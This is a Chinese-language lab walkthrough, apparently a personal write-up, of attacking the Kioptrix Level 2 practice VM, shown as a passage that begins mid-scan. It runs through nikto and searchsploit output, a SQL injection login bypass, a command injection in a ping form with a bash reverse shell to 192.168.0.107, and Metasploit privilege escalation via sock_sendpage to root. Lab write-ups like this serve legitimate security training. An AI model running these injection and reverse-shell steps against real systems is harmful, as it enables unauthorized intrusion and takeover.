+ /?PHP9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /manual/: Uncommon header 'tcn' found, with contents: choice.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Server may leak inodes via ETags, header found with file /icons/README, inode: 357810, size: 4872, mtime: Sun Mar 30 02:41:04 1980. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 1 error(s) and 17 item(s) reported on remote host
+ End Time: 2023-07-02 19:33:56 (GMT8) (132 seconds)


```

## 8. 使用searchsploit搜索kali漏洞库中的apache漏洞exp，发现apache http server 2.50以下存在四个代码执行漏洞，加上log4j2的代码执行就有五个apache的代码执行漏洞exp可以利用




Apache	Geronimo 2.1.x - '/console/portal/Server/Monitoring' Multiple Cross-Sit	multiple/remote/32920.txt
Apache	Geronimo 2.1.x - Cross-Site Request Forgery (Multiple Admin Function)	multiple/remote/32922.html
Apache	HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	multiple/webapps/50383.sh
Apache	HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)	multiple/webapps/50406.sh
Apache	HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	multiple/webapps/50446.sh
Apache	HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	multiple/webapps/50512.py
Apache	Httpd mod_proxy - Error Page Cross-Site Scripting	multiple/webapps/47688.md
Apache	Httpd mod_rewrite - Open Redirects	multiple/webapps/47689.md
Apache	JackRabbit - WebDAV XML External Entity	java/webapps/37110.py
Apache	JackRabbit 1.4/1.5 Content Repository (JCR) - 'search.jsp?q' Cross-Site	jsp/webapps/32741.txt
Apache	JackRabbit 1.4/1.5 Content Repository (JCR) - 'swr.jsp?q' Cross-Site Sc	jsp/webapps/32742.txt
Apache	JackRabbit 2.0.0 - webapp XPath Injection	jsp/webapps/14617.txt
Apache	James Server 2.2 - SMTP Denial of Service	multiple/dos/27915.pl
Apache	James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metas	linux/remote/48130.rb
Apache	James Server 2.3.2 - Remote Command Execution	linux/remote/35513.py
Apache	James Server 2.3.2 - Remote Command Execution (RCE) (Authenticated) (2)	linux/remote/50347.py
Apache	Jetspeed - Arbitrary File Upload (Metasploit)	java/remote/39643.rb
Apache	Libcloud Digital Ocean API - Local Information Disclosure	linux/local/38937.txt
Apache	Log4j 2 - Remote Code Execution (RCE)	java/remote/50592.py
Apache	Log4j2 2.14.1 - Information Disclosure	java/remote/50590.py

- 使用msf搜索上面发现的漏洞，CVE-2007-6750、CVE-2014-0224、CVE-2015-4000、CVE-2007-6750、CVE-2014-3566、CVE-2007-6750都可以搜到
- 再看看web界面，f12发现源码中提示使用管理员登录



- 尝试SQL注入，万能账户登录成功，这里存在SQL注入，登录后发现是一个ping命令，这里有一点需要注意，如果下载的靶机是Kioptrix\_Level\_2-original.rar，那么进入后台会发现没有输入框，本人一开始下载的是Kioptrix\_Level\_2-original.rar，结果进后台懵逼了



## 二、getshell

1. msf利用apache http server命令执行失败，尝试利用后台的ping命令执行，看到ping就知道这里是一个命令执行，可以直接利用这里反弹shell，kali使用msf开启监听

```
use exploit/multi/handler
set payload linux/x86/shell_reverse_tcp
set lhost 192.168.0.107
run
```

2. 浏览器中在ping命令的输入框中输入以下命令，然后提交

```
# 浏览器
ping 127.0.0.1;bash -i >& /dev/tcp/192.168.0.107/4444 0>&1
```

3. msf成功获取到shell

```
msf6 auxiliary(scanner/http/apache_normalize_path) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Command shell session 1 opened (192.168.0.107:4444 -> 192.168.0.104:32769) at 2023-07-02 21:13:59 +0800

Shell Banner:
bash: no job control in this shell
bash-3.00$

bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$
```

## 三、权限提升

1. 使用msf的自动提权模块，搜索可用的提权exp，一共搜到了58个exp，但我们最好使用最上面的绿色的建议的exp

```
use post/multi/recon/local_exploit_suggester
set session 1 #先sessions -l查一下，看看上面获取到的shell的session id是什么
run
```



```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.0.104 - Collecting local exploits for x86/linux...
[*] 192.168.0.104 - 186 exploit checks are being tried...
[*] 192.168.0.104 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[*] 192.168.0.104 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[*] 192.168.0.104 - exploit/linux/local/sock_sendpage: The target appears to be vulnerable.
[*] 192.168.0.104 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 58 / 58
[*] 192.168.0.104 - Valid modules for session 1:

#   Name                                                                 Potentially Vulnerable? Check Result
-   -
1   exploit/linux/local/glibc_origin_expansion_priv_esc                 Yes                       The target appears to be vulnerable.
2   exploit/linux/local/ptrace_sudo_token_priv_esc                     Yes                       The service is running, but could not be validated.
3   exploit/linux/local/sock_sendpage                                   Yes                       The target appears to be vulnerable.
4   exploit/linux/local/su_login                                         Yes                       The target appears to be vulnerable.
5   exploit/linux/local/abrt_raceabrt_priv_esc                          No                        The target is not exploitable.
6   exploit/linux/local/abrt_sosreport_priv_esc                        No                        The target is not exploitable.
7   exploit/linux/local/af_packet_chocobo_root_priv_esc                 No                        The target is not exploitable. System architecture i686 is not supported
8   exploit/linux/local/af_packet_packet_set_ring_priv_esc             No                        The target is not exploitable.
9   exploit/linux/local/apport_abrt_chroot_priv_esc                    No                        The target is not exploitable.
```

## 2. 经过一番尝试，最终使用第三个本地提权脚本提权成功

```
use exploit/linux/local/sock_sendpage
set payload linux/x86/shell_reverse_tcp
set session 1
set lport 5555
run
```

```
msf6 exploit(linux/local/sock_sendpage) > show options
```

Module options (exploit/linux/local/sock\_sendpage):

Name	Current Setting	Required	Description
DEBUG_EXPLOIT_SESSION	false 1	yes yes	Make the exploit executable be verbose about what it's doing The session to run this module on

Payload options (linux/x86/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST	192.168.0.107	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	Linux x86

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(linux/local/sock_sendpage) > set lport 5555
```

```
lport => 5555
```

```
msf6 exploit(linux/local/sock_sendpage) > run
```

```
[*] Started reverse TCP handler on 192.168.0.107:5555
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Writing '/tmp/.r2p3Z7nKau' (3453 bytes) ...
[*] Executing payload...
[!] Tried to delete /tmp/.r2p3Z7nKau, unknown result
[*] Command shell session 2 opened (192.168.0.107:5555 -> 192.168.0.104:32771) at 2023-07-02 21:32:04 +0800
```

```
id
uid=0(root) gid=0(root) groups=48(apache)
```